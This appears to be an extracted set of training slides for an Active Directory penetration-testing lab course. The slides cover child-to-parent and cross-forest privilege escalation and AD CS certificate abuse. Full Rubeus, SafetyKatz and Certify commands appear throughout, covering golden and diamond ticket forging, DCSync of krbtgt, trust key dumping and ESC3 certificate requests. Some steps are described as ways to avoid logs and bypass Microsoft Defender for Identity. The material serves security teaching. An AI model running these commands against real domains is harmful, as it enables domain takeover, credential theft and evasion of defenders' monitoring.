
Priv Esc - Child to Parent using Trust Tickets - Rubeus

Options	
silver	Name of the module
/rc4:17e8f4d3f4b46e95048a66a5dd890ee3	NTLM hash of the trust key
/sid:s-1-5-21-719815819-3726368948-3917688648	SID of the current domain
/sids:s-1-5-21-335606122-960912869-3279953914-519	SID of the enterprise admins group of the parent domain
/ldap	Retrieve PAC information from the current domain DC
/user:Administrator	Username for which the TGT is generated
/nowrap	No newlines in the output

Learning Objective 18

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Priv Esc - Enterprise Admins - krbtgt Secret Abuse



Priv Esc - Child to Parent using krbtgt hash

- This is easier!
- We need to simply forge a Golden ticket (not an inter-realm TGT) with sIDHistory of the Enterprise Admins group.
- Due to the trust, the parent domain will trust the TGT.

```
safetyKatz.exe "kerberos::golden /user:Administrator  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-  
719815819-3726368948-3917688648 /sids:S-1-5-21-  
335606122-960912869-3279953914-519  
/krbtgt:4e9815869d2090ccfca61c1fe0d23986 /ptt" "exit"
```

Priv Esc - Child to Parent using krbtgt hash

- Avoid suspicious logs and bypass MDI by using Domain Controller identity
`SafetyKatz.exe "kerberos::golden /user:dcorp-dc$ /id:1000 /domain:dollarcorp.moneycorp.local /sid:s-1-5-21-719815819-3726368948-3917688648 /sids:s-1-5-21-335606122-960912869-3279953914-516,s-1-5-9 /krbtgt:4e9815869d2090ccfca61c1fe0d23986 /ptt" "exit"`
-
- `SafetyKatz.exe "lsadump::dcsync /user:mcorp\krbtgt /domain:moneycorp.local" "exit"`
-
- S-1-5-21-2578538781-2508153159-3419410681-516 - Domain Controllers
- S-1-5-9 - Enterprise Domain Controllers

Priv Esc - Child to Parent using krbtgt hash

- Avoid suspicious logs and bypass MDI by using Domain Controller identity (using Rubeus)

Rubeus.exe golden

```
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb
5a8c3cda848 /user:dcorp-dc$ /id:1000
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-
3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-
3279953914-516,S-1-5-9 /dc:DCORP-
DC.dollarcorp.moneycorp.local /ptt
```

**SafetyKatz.exe "lsadump::dcsync /user:mcorp\krbtgt
/domain:moneycorp.local" "exit"**

Priv Esc - Child to Parent using krbtgt hash

- Diamond ticket with SID History will avoid suspicious logs on child DC and parent DC. Also bypasses MDI:

Rubeus.exe diamond


```
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cd
a848 /tgtdeleg /enctype:aes /ticketuser:dcorp-dc$ 
/domain:dollarcorp.moneycorp.local /dc:dcorp-
dc.dollarcorp.moneycorp.local /ticketuserid:1000 /sids:S-1-5-21-
335606122-960912869-3279953914-516,S-1-5-9
/createnetonly:c:\windows\System32\cmd.exe /show /ptt
```

```
SafetyKatz.exe "lsadump::dcsync /user:mcorp\krbtgt
/domain:moneycorp.local" "exit"
```


Learning Objective 19

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Kerberos - Across External Trusts



Priv Esc - Across External Trust - Trust Key Abuse



Priv Esc - Across Forest using Trust Tickets

- We require the trust key for the inter-forest trust from the DC that has the external trust:

`SafetyKatz.exe -Command '"lsadump::trust /patch"'`

or

`SafetyKatz.exe -Command '"lsadump::lsa /patch"'`

Priv Esc - Across Forest using Trust Tickets - Rubeus

- Forge an inter-realm TGT using Rubeus

```
C:\AD\Tools\Rubeus.exe silver  
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL  
/rc4:17e8f4d3f4b46e95048a66a5dd890ee3 /sid:S-1-5-21-  
719815819-3726368948-3917688648 /sids:S-1-5-21-  
335606122-960912869-3279953914-519 /ldap  
/user:Administrator /nowrap
```

- Use the forged ticket

```
C:\AD\Tools\Rubeus.exe asktgs /service:http/mcorp-  
dc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt  
/ticket:<FORGED TICKET>
```

Learning Objective 20

- With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.


Priv Esc - Across domain trusts - AD CS

- Active Directory Certificate Services (AD CS) enables use of Public Key Infrastructure (PKI) in active directory forest.
- AD CS helps in authenticating users and machines, encrypting and signing documents, filesystem, emails and more.
- "AD CS is the Server Role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization."

Priv Esc - Across domain trusts - AD CS

- CA - The certification authority that issues certificates. The server with AD CS role (DC or separate) is the CA.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, signing etc.
- CSR - Certificate Signing Request made by a client to the CA to request a certificate.
- Certificate Template - Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.
- EKU OIDs - Extended Key Usages Object Identifiers. These dictate the use of a certificate template (Client authentication, Smart Card Logon, SubCA etc.)

Priv Esc - Across domain trusts - AD CS



Priv Esc - Across domain trusts - AD CS

- There are various ways of abusing ADCS! (See the link to "Certified Pre-Owned" paper in slide notes):
 - Extract user and machine certificates
 - Use certificates to retrieve NTLM hash
 - User and machine level persistence
 - Escalation to Domain Admin and Enterprise Admin
 - Domain persistence
- We will not discuss all of the techniques!

Priv Esc - Across domain trusts - AD CS

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

Priv Esc - Across domain trusts - AD CS

ESC1	ESC2	ESC3	ESC4	ESC5	ESC6 (Patched - May'22)	ESC7	ESC8
Enrolee can request cert for ANY user	Any purpose or no EKU (potentially dangerous)	Request an enrollment agent certificate and use it to request cert on behalf of ANY user	Overly permissive ACLs on templates	Poor access control on CA server, CA server computer object etc.	EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CA - Request certs for ANY user	Poor access control on roles on CA authority like "CA Administrator" and "Certificate Manager"	NTLM relay to HTTP enrollment endpoints
ESC9	ESC10	ESC11	ESC12	ESC13	ESC14 (To be patched)	ESC15 (Patched Nov'24)	
No Security Extension (Enrolee can modify own UPN to request cert on behalf of ANY user)	Implicit Weak Certificate Mapping (Enrolee can modify own UPN to request cert on behalf of ANY user)	NTLM relay to RPC enrolment endpoints .	Steal CA private key from Yubico YubiHSM	Enrolee gets privileges of the linked Group	Auth as the target using certificate referenced in altSecurityIdentities attribute of the target	EKUwu - Abuse of default version 1 of templates to 'override' EKUs	

Priv Esc - Across domain trusts - AD CS

Domain Persistence	DPERSIST1 Forge certificates with stolen CA private keys	DPERSIST2 Malicious root/intermediate CAs	DPERSIST3 Backdoor CA Server, CA server computer object etc.					

Priv Esc - Across domain trusts - AD CS

- We can use the Certify tool (<https://github.com/GhostPack/Certify>) to enumerate (and for other attacks) AD CS in the target forest:
`Certify.exe cas`
- Enumerate the templates.:
`Certify.exe find`
- Enumerate vulnerable templates:
`Certify.exe find /vulnerable`

Priv Esc - Across domain trusts - AD CS

- In moneycorp, there are multiple misconfigurations in AD CS.
- Common requirements/misconfigurations for all the Escalations that we have in the lab (ESC1 and ESC3)
 - CA grants normal/low-privileged users enrollment rights
 - Manager approval is disabled
 - Authorization signatures are not required
 - The target template grants normal/low-privileged users enrollment rights

Priv Esc - Across domain trusts - AD CS - ESC3

- The template "SmartCardEnrollment-Agent" allows Domain users to enroll and has "Certificate Request Agent" EKU.
`Certify.exe find /vulnerable`
- The template "SmartCardEnrollment-Users" has an Application Policy Issuance Requirement of Certificate Request Agent and has an EKU that allows for domain authentication.

Priv Esc - Across domain trusts - AD CS - ESC3

Escalation to DA

- We can now request a certificate for Certificate Request Agent from "SmartCardEnrollment-Agent" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA  
/template:SmartCardEnrollment-Agent
```

- Convert from cert.pem to pfx (esc3agent.pfx below) and use it to request a certificate on behalf of DA using the "SmartCardEnrollment-Users" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA  
/template:SmartCardEnrollment-Users /onbehalfof:dcorp\administrator  
/enrollcert:esc3agent.pfx /enrollcertpw:SecretPass@123
```

- Convert from cert.pem to pfx (esc3user-DA.pfx below), request DA TGT and inject it:

```
Rubeus.exe asktgt /user:administrator /certificate:esc3user-DA.pfx  
/password:SecretPass@123 /ptt
```

Priv Esc - Across domain trusts - AD CS - ESC3

Escalation to EA

